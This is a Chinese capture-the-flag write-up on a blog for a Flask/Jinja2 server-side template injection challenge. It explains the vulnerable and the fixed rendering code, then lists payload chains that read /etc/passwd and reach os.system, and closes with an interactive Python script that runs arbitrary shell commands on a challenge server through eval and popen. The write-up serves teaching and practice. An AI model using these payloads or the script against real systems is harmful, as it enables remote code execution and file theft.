【攻防世界】十四 --- Web_python_template_injection

原创

通地塔 于 2020-12-27 22:24:34 发布 63 收藏

分类专栏： 攻防世界 文章标签： ctf SSTI

本文链接：https://blog.csdn.net/qq_43168364/article/details/111711600

题目 — Web_python_template_injection

考点：SSTI（服务器模板注入）

一、知识点

1. 何为模板注入

- **模板引擎**可以让（网站）程序**实现 界面 与 数据 分离，业务代码** 与 **逻辑代码** 的分离，这大大提升了开发效率，良好的设计也使得代码重用变得更加容易。
- 但是模板引擎也拓宽了我们的攻击面。**注入到模板中的代码可能会引发 RCE 或者 XSS**

2. flask基础

(1)路由

```
from flask import flask

@app.route('/index/')
def hello_world():
    reutrn 'hello world'

# route装饰器的作用是将  函数  和  URL 绑定起来，
# 代码的作用就是当你访问http://127.0.0.1:5000/index的时候，flask会返回hello word
```

(2)渲染方法

- flask的渲染方法有：render_template() 和 render_template_string()
- render_template(index.html) ---- 渲染指定的文件
- render_template_string(html) ---- 渲染一个字符串，**html是一个字符串。SSTI 的产生和这个方法密切相关**

(3)模板

- flask 使用 Jinja2 （Jinja2 是基于 python 的模板引擎）（模板引擎：为了使 用户界面 与 业务数据 分离而产生的）作为渲染的引擎
- 在网站根目录下新建 **templates文件夹**（它下面有一个**index.html文件**），用来**存放html文件。也就是模板文件。**
- 这里有一个 **test.py**文件

```
from flask import Flask,redirect,render_template,render_template_string

@app.route('/index/')
def user_login():
    return render_template('index.html')

# 用户访问 http://127.0.0.1/index/ ，flask 就会渲染出 index.html 文件(/templates/index.html)
```

- 模板文件不是单纯的html代码，模板文件中是可以传参的。比如下面的例子

```
from flask import Flask,redirect,render_template,render_template_string

@app.route('/index/')
def user_login():
    return render_template('index.html',content='This is index page.')
# content 就是给模板文件中传入的参数。模板文件中是这样接收参数的：<h1>{{content}}</h1>。此时页面输出的内容就是：This is in
dex page.
```

- **{{}}** — 在Jinja2中是变量包裹标识符

3. 模板注入

- 不正确的使用**flask**中的render_template_string方法，会引发 **SSTI**

(1)xss利用

- 下面是存在漏洞代码

```
@app.route('/test/')
def test():
    code = request.args.get('id')  # 获取url中传递的id查询字符串
    html = '<h3>%s</h3>' % code
    return render_template_string(html)

# 存在漏洞的原因是：数据(用户输入的) 和 代码 的混淆 ， 代码中的code是用户可控的，会和 html 拼接后直接带入渲染。用户可以让code
={{xxx}}，xxx中的内容会被当做python代码执行。

# 当?id={{<script>alert(1)</script>}} 是会产生弹窗的
```

- 将代码修改为如下所示时，就不存在漏洞了

```
@app.route('/test/')
def test():
    code = request.args.get('id')
    return render_template_string('<h1>{{code}}</h1>', code=code)
# 当?id={{<script>alert(1)</script>}} ,<script>alert(1)</script>会直接显示在页面中，不会弹窗

# 这是因为  模板引擎  默认对  渲染的变量  进行  编码转义，即，会对传入的code变量进行编码转义，这样就不会弹窗了

# 在这段代码中用户控制的是模板中的 code变量 ，而在上面的代码中，用户直接控制了整个模板
```

- 因此在使用 render_template_string() 渲染字符串时，**一定不能让用户控制整个模板**。

(2)Flask模板注入

- SSTI 要被**{{}}**包括。所以**接下来的代码都要包含在{{}}中**

i. 几种常用ssti的魔术方法

```
__class__ --- 返回类型所属的对象
>>>().__class__
<class 'tuple'>

__mro__ --- 返回一个包含对象所继承的基类的元组
>>>().__class__.__mro__
(<class 'tuple'>, <class 'object'>)

__base__ --- 返回该对象所继承的基类
>>>().__class__.__base__
<class 'object'>

# __mro__ 和 __base__ 都是用来寻找基类的

__subclasses__ --- 返回一个类的子类。如果是<class 'object'>就会返回所有的类。。靠。。牛逼

__init__ --- 构造函数

__globals__ --- 对包含函数的全局变量的字典引用

__builtins__ --- dir(__builtins__) 显示所有可用的函数
```

ii. 获取基类的方法

```
[].__class__.__base__
{}.__class__.__base__
''.__class__.__base__
().__class__.__base__
```

iii. 获取基类的子类

```
[].__class__.__base__.__subclasses__() # 使用它可以获取到所有的类，即，object的所有子类
```

- 做 **SSTI 注入的目的就是从这些个子类中找出可以利用的类（一般找读写文件的类来利用，比如：os模块 的类，或者 <type 'file'>）**

iv. 利用

- 可以利用的方法有 `[].__class__.__base__.__subclasses__()[40]('/etc/passwd').read()` — 读取文件。**<type 'file'>** 在 **python2** 中所有的类中的索引是**40**。
- 这里最好的办法是**找到os模块**，因为os模块中有：**os.system()** 或者 **os.popen()** 这样的可以执行系统的命令的方法。下面的代码可以帮助我们找到有 `os` 的类

```
#!/usr/bin/env python
# encoding:utf-8

num = 0

# 在python2中 ''.__class__.__mro__[2] 对应的才是 <class 'object'>。而在python3中 ''.__class__.__mro__[1] 对应的是 <class 'object'>
for item in ''.__class__.__mro__[2].__subclasses__():
    try:
        if 'os' in item.__init__.__globals__:
            print num, item
        num += 1
    except:
        print '-'
        num += 1

# 执行之后会找到两个类
# 71 <class 'site._Printer'>
# 76 <class 'site.Quitter'>
```

- 然后我们**调用os的system函数**即可


```
>>>().__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].system('ls')
>>>().__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].system('ls')

# py2 中
# ().__class__.__base__ => 就是<class 'object'>
# ''.__class__.__base__ => 不是<class 'object'>
```

v. 读写文件


- 有时 os 的 system 函数会被禁用，可以采用**os模块的listdir函数**来读取目录：`().__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].listdir('.')`
- 使用 `<type 'file'>` 来读取文件：`().__class__.__base__.__subclasses__()[40]('/etc/passwd').read()`

二、writeup

根据提示可知是服务器模板注入，使用的语言是python，首先来看看是否可以执行命令



确实存在注入点，使用bp抓包查看python的版本




python/2.7.12，接下来编写python脚本寻找`os模块`来执行命令，这里编写了一个py脚本来进行命令执行

```python
import requests
from bs4 import BeautifulSoup

def main(payload):
    search = r"""
    {%% for c in [].__class__.__base__.__subclasses__() %%}
    {%% if c.__name__ == 'catch_warnings' %%}
    {%% for b in c.__init__.__globals__.values() %%}
    {%% if b.__class__ == {}.__class__ %%}
    {%% if 'eval' in b.keys() %%}
    {{ b['eval']('__import__("os").popen("%s").read()') }}
    {%% endif %%}
    {%% endif %%}
    {%% endfor %%}
    {%% endif %%}
    {%% endfor %%}
    """ % payload
    url = "http://220.249.52.134:57465/" + search
    r = requests.get(url=url)
    soup = BeautifulSoup(r.text, "lxml")
    result = soup.find_all(name="h1")
    for each in result:
        tmp = str(each.string)[32:][:-10].strip()
        print(tmp)

if __name__ == "__main__":
    while True:
        key = input("请输入payload:")
        if key == "exit":
            break
        main(key)
```

关于search变量中的内容的说明：

- `{% xxx %}` ---- 该符号用来控制逻辑和循环，写两个%是为了防止将%for误判为 %f or。flask的默认的Jinja2引擎存在以下三种语法：`{% %}` ---- 控制逻辑和循环； `{{ }}` ---- 变量取值； `{# #}` ---- 注释
- 通过`warnings.catchwarnings模块`入手访问os模块
- `for c in [].__class__.__base__.__subclasses__()` ---- 遍历object的所有子类
- `if c.__name__ == 'catch_warnings` ---- 找到<class 'warnings.catch_warnings'>类
- `for b in c.__init__.__globals__.values()` ---- 通过类的初始化方法，得到全局变量字典的值
- `b['eval']('__import__("os").popen("%s").read()` ---- 导入os模块执行命令

运行结果



看到了flag。目前对于查找模块执行命令的部分代码还不太熟悉，推荐大家看：https://www.anquanke.com/post/id/188172